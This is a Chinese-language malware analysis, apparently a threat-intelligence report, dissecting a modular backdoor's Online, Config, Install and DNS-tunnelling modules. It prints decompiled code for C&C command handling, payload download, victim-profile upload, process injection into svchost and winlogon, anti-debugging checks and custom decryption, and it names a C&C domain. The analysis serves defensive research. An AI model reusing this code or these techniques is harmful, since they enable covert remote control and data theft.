    memset_2CA9(0x6C6040, 0x1018);
    v2 = *v62;
    if ( !(_WORD)v2 )
        goto LABEL_40;
    DecodeString_3D37(v2 + v1 + 0x58, (int)&a1);
    while ( 1 )
    {
        memset_2CA9((int)&v55, 60);
        v56 = &a2;
        v55 = 60;
        v57 = 1024;
        v58 = 7102536;
        v59 = 1024;
        if ( !InternetCrackUrIA_6C7098 )
        {
            v3 = DecodeString_3D37(0x6C515C, (int)&v41); // InternetCrackUrIA
            v4 = WideCharToMultiByte_3DEA((int)v3, 0);
            v5 = DecodeString_3D37(7098740, (int)&v43); // wininet.dll
            v6 = WideCharToMultiByte_3DEA((int)v5, 0);
            v7 = LoadLibrary_1000(v6);
            InternetCrackUrIA_6C7098 = (int (__stdcall *) (_DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress_1023(v7, v4);
            LocalFreeStruct1_3DBB((int *)&v43);
            LocalFreeStruct1_3DBB((int *)&v41);
        }
        v8 = WideCharToMultiByte_3DEA((int)&a1, 0);
        InternetCrackUrIA_6C7098(v8, 0, 0, &v55); // InternetCrackUrIA
        word_6C6040 = v60;
        v9 = DecodeString_3D37(7098756, (int)&v49); // TCP
        TCP = WideCharToMultiByte_3DEA((int)v9, 0);
        v11 = -(1strcmpiA_2C5E((int)v56, TCP) != 0);
```

```
push    eax
mov     eax, ds:ROOT_VTable_6C7058
call    [eax+ModFuncList.GetModByID]
mov     [esi], eax
test    eax, eax
jnz     short loc_6C1171
push    7Eh ; '~'
pop     edi
jmp     short loc_6C1195

-----

; CODE XREF: LoadProtocolPlugin_6C1129+41↑j
movzx   ecx, word ptr [esi+0Ch]
push    [ebp+arg_8]
mov     eax, [eax+ModuleInfo.ModVTable]
push    ecx
lea     ecx, [esi+8]
push    ecx
mov     [esi+4], eax
call    dword ptr [eax+4] ; 调用插件的初始化函数
test    eax, eax
jz      short loc_6C11A4
mov     edi, eax
jmp     short loc_6C1191
```

在建立起与 C&C 服务器的连接之后，可以根据接收到的服务器指令调用指定的插件执行指定的操作，并返回执行结果。首先先接收 0x14 字节的头部数据，这些数据将用于解压和解密下一步接收的指令数据。

```
result = recv_data_6C39C7(a1, (int)&v13, 0x14, a3); // 接收0x14字节的头部信息
// 用以进行解密以及解压缩操作

if ( !result )
{
    (*(void (__stdcall **)(char *, char *))(ROOT_VTable_6C7058 + offsetof(ModFuncList, DecodeShellCodeHeader)))(
        &v13,
        &v11);
    v9 = 0;
    v5 = ntohl_18CB(v12);
    result = (*(int (__stdcall **)(int *, int))(ROOT_VTable_6C7058 + offsetof(ModFuncList, AllocBuff)))(v9, v5 + 0x14);
    if ( !result )
    {
        memcpy_182F(v9, (int)&v13, 0x14);
        v6 = ntohl_18CB(v12);
        v7 = recv_data_6C39C7(v3, v9 + 0x14, v6, a3); // 接收完整的数据
        if ( !v7 )
        {
            ntohl_18CB(v12);
            v10 = ntohl_18CB(v12) + 0x14;
            v7 = (*(int (__stdcall **)(int, int, int *))(ROOT_VTable_6C7058
                + offsetof(ModFuncList, DoDecipher)))(
                v9,
                save_buff,
                &v10); // 解压解密数据块
        }
    }
}
```

接受的指令结构大致如下：

```
struct Command
```

```
{  
    DWORD HeaderSize;  
    WORD OpCode;  
    WORD PluginID;  
    DWORD DWORD0;  
    DWORD DataSize;  
    DWORD DWORD1;  
    DWORD DataBuff  
  
    ...  
};
```

Online 模块会根据 PluginID 找到对应的模块，调用其函数列表的第一个函数 func_switch()，根据 OpCode 执行 switch 中不同的操作，并返回信息给服务器。

```
v4 = (*(int (__stdcall **)(int))(curVtb + offsetof(ModFuncList, GetModById)))(v3);  
if ( v4 )  
    (*(void (__stdcall **)(int))(curVtb + offsetof(ModFuncList, DoUnloadModule)))(v4);  
*(_DWORD *)(a1 + 4) = htonl_228C(0x650004); // PluginID && OpCode  
*(_DWORD *)(a1 + 8) = htonl_228C(0);  
*(_DWORD *)(a1 + 12) = htonl_228C(v4 != 0);  
return Online_CmdCallback(a1, *a2, (int)&v6); // 回传信息
```

另外当 Online 使用内置的 URL 方式时，会根据指定的参数使用 HTTP-GET\HTTPS-GET\FTP 来下载文件：

```
,
else
{
    v17 = DecodeString_3D37(0x6C53C0, (int)&v64); // HTTPS
    v18 = WideCharToMultiByte_3DEA(v17, 0);
    BYTE3(a1) = lstrcmpIA_2C5E((int)v46, v18) == 0;
    LocalFreeStruct1_3DBB((int *)&v64);
    if ( BYTE3(a1) )
    {
        v19 = DecodeString_3D37(7099340, (int)&v44); // GET
        v20 = WideCharToMultiByte_3DEA(v19, 0);
        v68 = HttpOpenRequestA_0x6c5074(v65, v20, &v34, 0, 0, &v61, 0x8488F100, 0);
        LocalFreeStruct1_3DBB((int *)&v44);
        v59 = 62336;
        InternetSetOptionW_0x6c507c(v68, 31, &v59, 4);
    }
    else
    {
        v21 = DecodeString_3D37(7099348, (int)&v64); // FTP
        v22 = WideCharToMultiByte_3DEA(v21, 0);
        BYTE3(a1) = lstrcmpIA_2C5E((int)v46, v22) == 0;
        LocalFreeStruct1_3DBB((int *)&v64);
        if ( !BYTE3(a1) )
        {
            LABEL_29:
                v67 = GetLastError_0x6c5030();
            LABEL_30:
                if ( v68 )
                {
                    InternetCloseHandle_0x6c508c(v68);
                    InternetCloseHandle_0x6c508c(v65);
                    goto LABEL_33;
                }
                v68 = FtpOpenFileA_0x6c5078(v65, &v34, 0x80000000, 2, 0);
        }
        v16 = v68;
    }
}
```

```
if ( !HttpSendRequestExA_0x6c5080(v25, v24, v16, &v39, 0, 0) )
    goto LABEL_29;
if ( !HttpEndRequestA_0x6c5084(v16, 0, 0, 0) )
{
    if ( GetLastError_0x6c5030() != 0x2F00 )
        goto LABEL_29;
    if ( ++a1 < 6 )
        continue;
}
v30 = &a1;
v29 = v31;
for ( i = v16; InternetReadFile_0x6c5088(i, v29, 4080, v30) && a1; i = v68 )
{
    v31[a1] = 0;
    v26 = sub_6C3D15((int)&v43, (int)v31);
    sub_6C3F7D(a2, *(_DWORD *) (v26 + 8));
    LocalFreeStruct1_3DBB((int *)&v43);
    v30 = &a1;
    v29 = v31;
}
}
```

在请求服务器的时候,也会将受害者的基本信息上传到服务器中,这些信息包括:当前日期和时间、内存状态、CPU 信息、可用磁盘空间、系统区域设置、当前进程的 PID、操作系统版本、host 信息和用户名。

```
mov     eax, 6C51C0h
lea     ecx, [ebp+var_14]
mov     [ebp+var_54], esi
call    DecodeString_3D37 ; data offset 0x51c0 : ~MHZ
mov     edi, [eax+8]
mov     eax, 6C51C8h
lea     ecx, [ebp+var_38]
call    DecodeString_3D37 ; data offset 0x51c8 : HARDWARE\DESCRIPTION\SYSTEM\CENTRALPROCESSOR\0
lea     ecx, [ebp+var_3C]
push    ecx
push    ebx
lea     ecx, [ebp+var_54]
push    ecx
push    edi
push    dword ptr [eax+8]
push    80000002h
call    sub_176E
```

Online 模块还通过调用 Plugin 模块提供的 API 维护一个注册表项：
HKLM\SOFTWARE\[0-9A-Za-z]{7} 或者 HKCU\SOFTWARE\[0-9A-Za-z]{7}，
内容是记录系统时间和尝试连接次数。

```
do
{
    *(_BYTE *) (v2++ + 0x6C70F0) = (*(int (**)(void))(ROOT_VTable_6C7058 + 0x64))(); // ROOT.getRandSeed()
    while ( v2 < 8 );
    GetSystemTime_0x6c5044(0x6C70F8);
    if ( *(_DWORD *) (*(_DWORD *) (ROOT_VTable_6C7058 + 0x6C) + 8) == 3 )
    {
        v7 = &regValue_6C70F0;
    }
    else
    {
        ModuleConfig = (*(int (__stdcall **)(signed int))(ROOT_VTable_6C7058 + 0xC))(102); // ROOT.getModByID(102) Config模块
        (*(void (__stdcall **)(int *, signed int, signed int, signed int))( *(_DWORD *) (ModuleConfig + 0x2C)
            + 8))(
            &a2a,
            3,
            // Config.GenerateStrFromSerialNumber_6D1E5C
            // 获取由系统盘序列号生成的字符串
            // 长度为3+ 0x434944 % (8-3+1) = 7
            8,
            0x434944);
        (*(void (__stdcall **)(int))(ROOT_VTable_6C7058 + 0x10))(ModuleConfig); // ROOT.DoUnloadModule
        v4 = DecodeString_3D37(0x6C5224, (int)&v16); // SOFTWARE\
        mwstr_cpy_mstr_3F08(&a1a, v4->wstring_buff);
        LocalFreeStruct1_3D8B(&v16.dword0);
        v5 = strcpy_to_mwstr_6C3D15(&v16, (int)&a2a);
        lstrcat_to_mstr_6C3F7D(&a1a, v5->wstring_buff);
        LocalFreeStruct1_3D8B(&v16.dword0);
        v6 = strcpy_to_mwstr_6C3D15(&v16, (int)&a2a);
        v7 = &regValue_6C70F0;
        v8 = -(call Plugin_DoRegQueryKeyValue_6C176E(
            HKEY_LOCAL_MACHINE,
            a1a.str_buff, // HKLM\SOFTWARE\[0-9A-Za-z]{7}
```

Module_Config

Config 模块在初始化的过程中，先分别解出数据段保存的一些默认配置信息，然后把这些参数拼接起来，使用 Root 模块虚表中的 DoEncipher 函数进行加密，最后保存到一个用硬盘卷标号计算出来的路径里。同时 Config 模块提供了读取配置文件的接口。

Config 模块的虚表共有 3 个函数

- ModInit

该函数共有三个子功能

- 660000

```
1 int __cdecl func_660000(_DWORD *a1)
2 {
3     int v1; // esi@1
4     ConfigContext *dataBuf; // [sp+4h] [bp-4h]@1
5
6     dataBuf = 0;
7     AllocBuffer(&dataBuf);
8     DoGetConfigDataFile(&dataBuf->field_11 + 3);
9     dataBuf->ControlCode = htonl(0x660000u);
10    dataBuf->ModuleID = htonl(0);
11    dataBuf->DataSize = htonl(0x858u);
12    v1 = CallMod68Func24(*a1, dataBuf);
13    (FunctionName->_FreeMem)(dataBuf);
14    return v1;
15 }
```

该功能主要调用 Config 模块的 GetDecodedConfigData 函数，获取配置文件作为 Payload，最终调用 Online 模块虚表的 0x24 功能（上传给 CC 服务器）

- 660001

```
1 int __usercall func_660001@<eax>(ConfigContext *a1)
2 {
3     a1->ControlCode = htonl(0x660001u);
4     a1->ModuleID = htonl(0x32u);
5     a1->DataSize = htonl(0);
6     return CallMod68Func24(*a2, a1);
7 }
```

功能主要就是传递了自己的功能 ID，没有 Payload

- 660002

```
1 int __usercall func_660002@<eax>(Conf  
2 {  
3     a1->ControlCode = htonl(0x660002u);  
4     a1->ModuleID = htonl(0x32u);  
5     a1->DataSize = htonl(0);  
6     return CallMod68Func24(*a2, a1);  
7 }
```

功能主要就是传递了下自己的功能 ID，没有 Payload

- GetDecodedConfigData

该函数首先通过磁盘卷标号计算得到当前机器的配置文件路径。然后读取配置文件，并调用 Root 模块的 DoDecipher 解密后，返回结果给调用者。

```
GetConfigFilePath((int)&FileName);  
FreeLocal(v2);  
v12 = 0;  
v3 = (void *)LocalAlloc(0x2000u);  
v5 = v4;  
lpBuffer = v3;  
if ( v3 )  
{  
    hFile = (HANDLE)CreateFileW((LPCWSTR)fileName.buf, 0x80000000, 3u);  
    if ( hFile == (HANDLE)-1 )  
    {  
        v8 = GetLastError();  
    }  
    else  
    {  
        if ( !*( _DWORD *)ReadFile )  
        {  
            DecodeString(&szHD);  
            v9 = WideCharToMultiByte(0);  
            *( _DWORD *)ReadFile = GetProcFromKernel32(v9);  
            FreeLocal(v10);  
        }  
        if ( !ReadFile(hFile, lpBuffer, 0x2000u, &NumberOfBytesRead, 0) )  
            v12 = GetLastError();  
        CloseHandle(hFile);  
        if ( v12 )  
            goto LABEL_13;  
        v8 = DoDecodeConfigFile(a1, (int)lpBuffer);  
    }  
}
```

- GetEncodedVolumeSN

该函数首先获取系统盘的磁盘卷标号，根据压入的 szKey 计算出一个结果，

<http://ti.360.net>

然后调用 Root 模块的 Base64Encode1Byte 来加密得到加密串。

```
v4 = szKey;
dwKey = key;
while ( *v4 )
{
    v6 = (GetSysDirVolumeSerialNumber() - 0x622F27FF) ^ dwKey;
    dwKey = *v4++ + (v6 >> 16) + (v6 << 16);
}
divNum = param2 - param1 + 1;
v8 = 0;
dwResult = param1 + dwKey % divNum;
if ( dwResult > 0 )
{
    do
    {
        v10 = ((int (__stdcall *)(unsigned int))FunctionName->Base64Encode1Byte)(dwKey % 0x1A);
        divNum = output;
        *(_BYTE *)(v8 + output) = v10;
        dwKey = 0xCD220000 * dwKey - 0x7CE32DE * (dwKey >> 16) - 0x4E237376;
        ++v8;
    }
    while ( v8 < dwResult );
}
```

默认配置信息主要为以下信息

CC 地址	dns://www.notped.com
需要注入的进程名	%windir%\system32\svchost.exe
DNS 服务器 1	8.8.8.8
DNS 服务器 2	8.8.4.4
DNS 服务器 3	4.2.2.1
DNS 服务器 4	4.2.2.2
加密用的字符串	HD

接着写入配置文件，分别通过磁盘卷标号，以及不同的 key，得出四组不同的加密串

```
GetEncodedVolumeSN((unsigned int)encSN0, 3, 8, 0xA7u);
GetEncodedVolumeSN((unsigned int)encSN1, 3, 8, 0xBCu);
GetEncodedVolumeSN((unsigned int)encSN2, 3, 8, 0x63u);
GetEncodedVolumeSN((unsigned int)encSN3, 3, 8, 0xF8u);
```

然后和依次系统路径“ %ALLUSERSPROFILE%\\” 拼接得到最终配置文件的路径（例如 C:\ProgramData\YICIO\PMIEYKOS\YIM\XIEUWSOY），最后将加密

后的配置文件直接写入到该路径下。

Module_Install

Install 模块主要用于检测进程环境、控制进程退出和进入后门流程。Install 模块被 ROOT 模块调用其函数表的第二个函数开始执行，首先调整进程权限，然后调用 Config 模块函数表的第二个函数读取配置信息。

```
mov     eax, 6E30A8h
lea     ecx, [esp+20h+var_10]
call    DecodeString_238B ; data offset 0x30a8 : SeTcbPrivilege
mov     esi, eax
call    WideCharToMultiByte_22E9
push    eax
call    SetPrivilege_1DA1
pop     ecx
lea     esi, [esp+20h+var_10]
call    LocalFreeStruct_2360
mov     eax, 6E30BCh
lea     ecx, [esp+20h+var_10]
call    DecodeString_238B ; data offset 0x30bc : SeDebugPrivilege
mov     esi, eax
call    WideCharToMultiByte_22E9
push    eax
call    SetPrivilege_1DA1
pop     ecx
lea     esi, [esp+20h+var_10]
call    LocalFreeStruct_2360
push    858h
call    LocalAlloc_17F4
```

接着通过判断 ROOT 模块从上层获取的参数进行不同的流程：

```
LoadConfig_2120(v4, 0);
if ( (*(_DWORD *)*)(_DWORD *) (ROOT_VTable_6E400C + offsetof(ModFuncList, RootParam)) + 8) == 2
    || (*(_DWORD *)*)(_DWORD *) (ROOT_VTable_6E400C + offsetof(ModFuncList, RootParam)) + 8) == 3
    || (*(_DWORD *)*)(_DWORD *) (ROOT_VTable_6E400C + offsetof(ModFuncList, RootParam)) + 8) == 4 )
{
    CallModule_ONLINE_6E1E98(0); // 调用ONLINE模块，循环连接C&C
}
else if ( (*(_DWORD *)*)(_DWORD *) (ROOT_VTable_6E400C + offsetof(ModFuncList, RootParam)) + 8) == 5
    || (*(_DWORD *)*)(_DWORD *) (ROOT_VTable_6E400C + offsetof(ModFuncList, RootParam)) + 8) == 6 )
{
    CallModule_106_6E1E21(); // 调用ID为106的模块
}
else if ( DoInject_1637() )
{
    (*(_DWORD *)*)(_DWORD *) (ROOT_VTable_6E400C + offsetof(ModFuncList, RootParam)) + 8) = 2;
    (*(_DWORD *)*)(_DWORD *) (ROOT_VTable_6E400C + offsetof(ModFuncList, RootParam)) + 8) = 2;
    (*(_DWORD *)*)(_DWORD *) (ROOT_VTable_6E400C + offsetof(ModFuncList, RootParam)) + 8) = 2;
    v5 = CreateThread_0x6e3030(0, 0, 0x6E1E98, 0, 0, &v6); // CallModule_ONLINE_6E1E98()
    CloseHandle_0x6e3050(v5);
}
```

当参数为 2\3\4 时，创建互斥体“Global[16-48 个随机字符]”，并直接调用 Online 模块函数表偏移为 0x04 的函数，即开始循环连接 C&C 服务器。

当参数为 5\6 时，尝试加载 ID 为 106（这个模块不在默认内置的模块列表中，需要进一步下载）。

如果都不是以上情况，则尝试以系统权限启动 winlogon.exe 或者启动 scvhost.exe，然后注入自身代码，然后启动 Online 模块。

```
while ( 1 )
{
    DecodeString_238B(*v7 + v0 + 88, (int)&v3); // %windir%\system32\svchost.exe
    if ( *v4 )
    {
        v5 = InjectWinlogon_12E4((int)v4); // 尝试启动并注入winlogin.exe
        if ( !v5 )
            break;
    }
    LocalFreeStruct_2360((int)&v3);
    ++v6;
    ++v7;
    if ( v6 >= 4 )
    {
        v6 = 0;
        while ( 1 )
        {
            DecodeString_238B(*v1 + v0 + 88, (int)&v3); // %windir%\system32\svchost.exe
            if ( *v4 )
            {
                v5 = InjectSvchost_1529((int)v4); // 尝试启动并注入svchost.exe
                if ( !v5 )
                    break;
            }
        }
    }
}
```

同时 Install 模块还会提供检测当前运行环境的接口：是否在调试、是否被进程监控、流量监控等，下面是一些特征字符串和相关代码：

```
call DecodeString_238B; data offset 0x31d4 : Wireshark-is-running-{9CA78EEA-EA4D-4490-9240-FC01FCE464B}
call DecodeString_238B; data offset 0x3214 : Wireshark-is-running-{9CA78EEA-EA4D-4490-9240-FC01FCE464B}
call DecodeString_238B; data offset 0x3254 : Wireshark-is-running-{9CA78EEA-EA4D-4490-9240-FC01FCE464B}
call DecodeString_238B; data offset 0x3188 : IsDebuggerPresent
call DecodeString_238B; data offset 0x31a0 : kernelbase
call DecodeString_238B; data offset 0x31b0 : IsDebuggerPresent
call DecodeString_238B; data offset 0x31c8 : kernel32
call DecodeString_238B
call DecodeString_238B; data offset 0x3150 : APOASMS
call DecodeString_238B; data offset 0x315c : AOPUASM
call DecodeString_238B; data offset 0x3168 : ACPOASM
call DecodeString_238B; data offset 0x3174 : WinDbgFrameClass
call DecodeString_238B; data offset 0x30dc : CreateFileW
call DecodeString_238B; data offset 0x30ec : kernel32
call DecodeString_238B; data offset 0x30f8 : \\.\Regmon
call DecodeString_238B; data offset 0x3108 : \\.\FileMon
call DecodeString_238B; data offset 0x3118 : \\.\ProcmonDebugLogger
call DecodeString_238B; data offset 0x3134 : \\.\NTICE
call DecodeString_238B; data offset 0x30d0 : Install
call DecodeString_238B; data offset 0x309c : Global\
call DecodeString_238B; data offset 0x30a8 : SeTcbPrivilege
call DecodeString_238B; data offset 0x30bc : SeDebugPrivilege
call DecodeString_238B; data offset 0x3334 : IstrcatW
```

```
mov     eax, 6E30F8h
lea     ecx, [esp+48h+var_40]
call    DecodeString_238B ; data offset 0x30f8 : \\.\Regmon
push    dword ptr [eax+8]
call    CheckFileExist_6E1C39
pop     ecx
lea     esi, [esp+48h+var_40]
call    LocalFreeStruct_2360
mov     eax, 6E3108h
lea     ecx, [esp+48h+var_30]
call    DecodeString_238B ; data offset 0x3108 : \\.\FileMon
push    dword ptr [eax+8]
call    CheckFileExist_6E1C39
pop     ecx
lea     esi, [esp+48h+var_30]
call    LocalFreeStruct_2360
mov     eax, 6E3118h
lea     ecx, [esp+48h+var_20]
call    DecodeString_238B ; data offset 0x3118 : \\.\ProcmonDebugLogger
push    dword ptr [eax+8]
call    CheckFileExist_6E1C39
pop     ecx
lea     esi, [esp+48h+var_20]
call    LocalFreeStruct_2360
mov     eax, 6E3134h
lea     ecx, [esp+48h+var_10]
call    DecodeString_238B ; data offset 0x3134 : \\.\NTICE
push    dword ptr [eax+8]
call    CheckFileExist_6E1C39
pop     ecx
lea     esi, [esp+48h+var_10]
call    LocalFreeStruct_2360
push    3E8h ; _DWORD
call    dword ptr ds:Sleep_0x6e3060
jmp     loc_6E1CF6
```

Module_DNS

该模块的主要功能是使用 DNS 协议处理 CC 通信过程。模块的函数表如下，对

```
dword_10005004 = (int)Initialize;
dword_10005008 = (int)ThreadRecv;
dword_1000500C = (int)RecvDataProc;
dword_10005010 = (int)SendDataProc;
dword_10005014 = (int)SendPacketId;
dword_10005018 = (int)close_socket;
```

应的函数功能分别为：

ThreadRecv	开启线程，从 CC 接收数据，将解码后数据写入到指定内存
RecvDataProc	读取 ThreadRecv 内存中的数据并返回
SendDataProc	将要发送的数据通过此函数拷贝指定内存中
SendPacketId	向 CC 发送包的 ID 信息
close_socket	关闭连接，清理现场

模块的工作流程为：

在模块入口函数 100 编号对应的初始化过程中，模块会开启线程，等待其他插件数据到来，当收到数据时，调用 dispatch 将数据通过 DNS 发送到 CC 服务器。其他插件调用该插件的第二个函数(也就是 ThreadRecv 函数)时，模块开启线程从 CC 接收数据，并将解码后的数据写到共享内存。

其他插件调用该插件的第三个函数(也就是 RecvDataProc 函数)可以取得该模块与 CC 服务器通信后的数据内容

其他插件调用该插件的第四个函数(也就是 SendDataProc 函数)可以使用该模块向 CC 服务器发送数据内容。

在初始化函数中，创建一个线程，在线程内部通过互斥量等待，当互斥量被触发后，调用该模块的 dispatch 函数。

```
if ( fdwReason == 100 )           // 初始化
{
    WSASStartup(0x101u, &WSAData);
    sub_10001000((struct _RTL_CRITICAL_SECTION *)1);
    goto LABEL_14;
```

```
do
{
    v2 = v1;
    v3 = *((_DWORD *)&a1[1].DebugInfo->Type + v1);
    if ( v3 )
    {
        ++(_DWORD *)(v3 + 36);
        LeaveCriticalSection(a1);
        EnterCriticalSection((LPCRITICAL_SECTION)((_DWORD *)&a1[1].DebugInfo->Type + v2) + 64));
        v4 = *((_DWORD *)&a1[1].DebugInfo->Type + v2);
        if ( *((_DWORD *)&a1[1].DebugInfo->Type + v2) )
        {
            (*(void (__stdcall **)(int))(v4 + 0x34))(v4); // MyDispatch 88
            LeaveCriticalSection((LPCRITICAL_SECTION)((_DWORD *)&a1[1].DebugInfo->Type + v2) + 64));
            EnterCriticalSection(a1);
            v5 = *((_DWORD *)&a1[1].DebugInfo->Type + v2);
            if ( --(_DWORD *)(v5 + 0x24) <= 0 )
            {
                v6 = *((_DWORD *)&a1[1].DebugInfo->Type + v2);
                (*(void (__stdcall **)(int))(v6 + 0x38))(v6);
                *((_DWORD *)&a1[1].DebugInfo->Type + v2) = 0;
                --a1[1].LockCount;
            }
        }
        v1 = (unsigned __int16)v1 + v8;
    }
    while ( (unsigned __int16)v8 < a1[1].RecursionCount );
}
```

从 CC 接收数据的代码过程

在通信过程中，开启线程接收数据

```
getsockname(*(a2 + 380), (a2 + 4), &namelen);
v5 = CreateThread(0, 0, RecvFromProc, a2, 0, &name);
*(a2 + 384) = v5;
if ( v5 )
{
    *(a2 + 176) = 2;
    result = 0;
}
else
{
    result = GetLastError();
}
```

线程函数将接收到数据存储于结构体的 0x60 偏移处

```
while ( *(a1 + 0x180) )
{
    v1 = *(a1 + 0x60);
    fromlen = 0x10;
    v2 = recvfrom(*(a1 + 380), v1, 1024, 0, &from, &fromlen);
    if ( v2 == -1 )
    {
        v3 = WSAGetLastError();
        if ( v3 != 10060 && v3 != 10054 && v3 != 10040 )
            return 0;
    }
    else
    {
        EnterCriticalSection((a1 + 64));
        v4 = *(a1 + 96);
        sub_1000269D(a1, v2, &from);
        LeaveCriticalSection((a1 + 64));
    }
}
return 0;
```

接收到的数据首先判断接收到的数据长度是否符合要求，然后使用解码函数 (DecodeCCData1) 进行解码并判断解码后的内容格式是否符合。此后，使用同样的解码算法 (DecodeCCData1) 再对数据进行一次解码。

```
if ( (unsigned int)len < 0xC || ntohs(*(_WORD *) (a1 + 2)) & 0xF ) // 判断接收到的数据的长度
    return -1;
u21 = 0;
u22 = 0;
u24 = 0;
u23 = 0;
if ( !DecodeCCData1(&u25, (_BYTE *) (vdata + 12), (int)&u21, len - 12) ) // 解码数据
{
    u5 = u25 + 0xC;
    if ( u25 + 0xC < len )
    {
        u6 = u5 + vdata;
        if ( !*( _BYTE *) (u5 + vdata) && *( _BYTE *) (u6 + 1) == 16 && !*( _BYTE *) (u6 + 2) && *( _BYTE *) (u6 + 3) == 1 )
        {
            u7 = u25 + 0x10;
            if ( u25 + 0x10 < len )
            {
                u8 = u7 + vdata;
                if ( *( _BYTE *) (u7 + vdata) == 0xC0u
                    && *( _BYTE *) (u8 + 1) == 0xC
                    && !*( _BYTE *) (u8 + 2)
                    && *( _BYTE *) (u8 + 3) == 0x10
                    && !*( _BYTE *) (u8 + 4)
                    && *( _BYTE *) (u8 + 5) == 1 )
                {
                    u9 = u25 + 28;
                    if ( u25 + 28 < len )
                    {
                        u17 = 0;
                        u18 = 0;
                        u20 = 0;
                        u19 = 0;
                        DecodeCCData1(&u25, (_BYTE *) (u9 + vdata), (int)&u17, len - u9); // 解码数据
                        if ( u9 + u25 >= len )
                        {
                            u10 = -1;
                        }
                    }
                }
            }
        }
    }
}
ABEL_19:
    Free_str0C((int)&u17);
    Free_str0C((int)&u21);
    return u10;
}
```

将上面解码后的内容使用另一个解码算法(DecodeCCData2)进行解码，解出来的内容的第一个 DWORD 为解密 KEY，使用解密 KEY 将接收到的数据进行解密后，判断解密后的内容的第一个 WORD 为数据包类型 id，数据包类型 ID 包括:0，1，3 三种。每种不同的数据包使用不同的结构类型和不同的解密算法。

```
DecodeCCData2((_BYTE *)v12, v17, v_key1, v12); // 解密数据
nType = ntohs(*(_WORD *) (v12 + 2));
if ( (_WORD)nType )
{
    v15 = nType - 1;
    if ( v15 )
    {
        if ( v15 != 2 )
        {
            Free_str0C((int)&v17); // 不等于3
            goto LABEL_24;
        }
        if ( *(_DWORD *) (a2 + 0xB0) == 5 ) // 3
            v16 = sub_10002A5A(v12, a2);
        else
            v16 = -1;
35:
        v18 = v16;
        goto LABEL_19;
    }
    if ( *(_DWORD *) (a2 + 0xB0) == 5 ) // 1
    {
        v16 = Proc_type_1(v12, a2, v17);
        goto LABEL_35;
    }
}
else if ( *(_DWORD *) (a2 + 0xB0) == 4 ) // 0
{
    v16 = Proc_type_0(from, a2, v12);
    goto LABEL_35;
}
v16 = 0;
goto LABEL_35;
}
```

在对不同的数据类型的处理过程中，都会将解码后的内容写入到结构体偏移+0x5C的地址中，该地址就是数据传输时使用的共享内存地址。

```
v14 = a3 - 18;
v21 = v14;
if ( v14 > 0 )
{
    v15 = EncodeContent(v18, *(_DWORD *) (a2 + 0x5C) v14, v14);
    if ( v15 )
    {
        memcpy(*(_DWORD *) (v15 + 24), v3 + 18, v21);
        sub_10001C8E(a2);
        *(_DWORD *) (a2 + 372) = 0;
    }
}
```

数据包的解密算法代码片段为：

```
int __usercall DecryptCCData@<eax>(_BYTE *buf@<eax>, int size@<edx>, unsigned int key1@<ecx>, int key2)
{
    int v4; // edi@1
    int v5; // esi@2

    v4 = size;
    key1 = (unsigned __int16)key1;
    if ( size > 0 )
    {
        v5 = key2 - (_DWORD)buf;
        do
        {
            key1 = -1758396416 * key1 - 1122789583 * (key1 >> 16) - 981316590;
            *buf = key1 ^ buf[v5];
            ++buf;
            --v4;
        }
        while ( v4 );
    }
    return 0;
}
```

向 CC 发送数据的代码片段

```
v7 = htons(1u);
v8 = htons((_WORD *) (a2 + 0x28)); // 地址包 ID
v9 = htons((_WORD *) (a2 + 0x2A)); // 服务器 response 包 id
v10 = htons((_WORD *) a1);
v11 = htons((_WORD *) ((_DWORD *) (a2 + 0x5C) + 0xE));
v12 = htons((_WORD *) ((_DWORD *) (a2 + 0x5C) + 0xC));
MyMemset((int)&v13, 4);
v2 = *(_DWORD *) (a2 + 0x5C);
v3 = *(_WORD *) (v2 + 0xE);
v15 = *(_WORD *) (v2 + 0x10);
if ( (_WORD)v3 != (_WORD)v15 )
{
    v17 = v3 + 1;
    v16 = &v13;
LABEL_3:
    *v16 = 0;
    v4 = 0;
    while ( 1 )
    {
        if ( *(_DWORD *) ((_DWORD *) v2 + 4 * ((signed int)(unsigned __int16)v17 % *(_DWORD *) (v2 + 8))) )
            *v16 |= 1 << v4;
        if ( (_WORD)v17 == (_WORD)v15 )
            break;
        ++v17;
        if ( ++v4 >= 8 )
        {
            ++v16;
            goto LABEL_3;
        }
    }
}
memcpy((int)&v14, *(_DWORD *) (a1 + 0x18), *(_DWORD *) (a1 + 0xC));
return CallMySendTo(a2, (int)&v6, *(_DWORD *) (a1 + 12) + 18);
```

代码分析对抗

样本使用到的技术很多，例如动态加载、花指令、反调试、多层解密、代码注入等，使用的这些技巧大大增加了安全人员分析工作所需要花费的时间，也能有效躲避杀软检测，并使一些分析工具产生异常而无法正常运行恶意代码流程。下面

举例说明一下使用到的技巧：

代码中加入了大量的 JMP 类型花指令，还有一些无效的计算，比如下图中红框中 ECX。

```
seg000:00000009
seg000:00000009
seg000:00000009 90
seg000:0000000A 90
seg000:0000000B 90
seg000:0000000C 90
seg000:0000000D 90
seg000:0000000E 8B 45 EC
seg000:00000011 8B 04 30
seg000:00000014 0F 06 C8
seg000:00000017 83 E9 00
seg000:0000001A 74 0C
seg000:0000001C 49
seg000:0000001D 74 04
seg000:0000001F 8B 06
seg000:00000021 EB 08
seg000:00000023
seg000:00000023

loc_0009:                                ; CODE XREF: seg000:00000037↑j
nop
nop
nop
nop
nop
mov     eax, [ebp-14h]
mov     al, [eax+esi]
movzx   ecx, al
sub     ecx, 0
jz      short loc_0028
dec     ecx
jz      short loc_0023
mov     [esi], al
jmp     short loc_0028
```

在每次获取 API 地址之后，都会检测 API 代码第一字节是否等于 0xcc，如果等于则结束后续行为，否则继续。

```
seg000:000002EB 50
seg000:000002EC FF 75 D0
seg000:000002EF FF 55 E0
seg000:000002F2 8B DB
seg000:000002F4 85 DB
seg000:000002F6 0F 84 F0 00 00 00
seg000:000002FC 8B 3B CC
seg000:000002FF 75 03
seg000:00000301 83 5D FC
seg000:00000304
seg000:00000304

loc_0009:                                ; CODE XREF: seg000:00000037↑j
push    eax
push    dword ptr [ebp-30h]
call    dword ptr [ebp-20h]
mov     ebx, eax
test    ebx, ebx
jz      loc_03FC
cmp     byte ptr [ebx], 0CCh ; 'C'
jnz     short loc_0304
add     ebx, [ebp-4]
```

Shellcode 通过自身的配置信息，通过一个 for 循环，循环 4 次。每次根据 EDI 定位配置信息，通过下面的结构体来获取要拷贝的数据的大小，将所有需要的数据拷贝到申请的内存中。然后解密数据。

```
seg000:00000009
seg000:00000009 90
seg000:0000000A 90
seg000:0000000B 90
seg000:0000000C 90
seg000:0000000D 90
seg000:0000000E 8B 45 EC
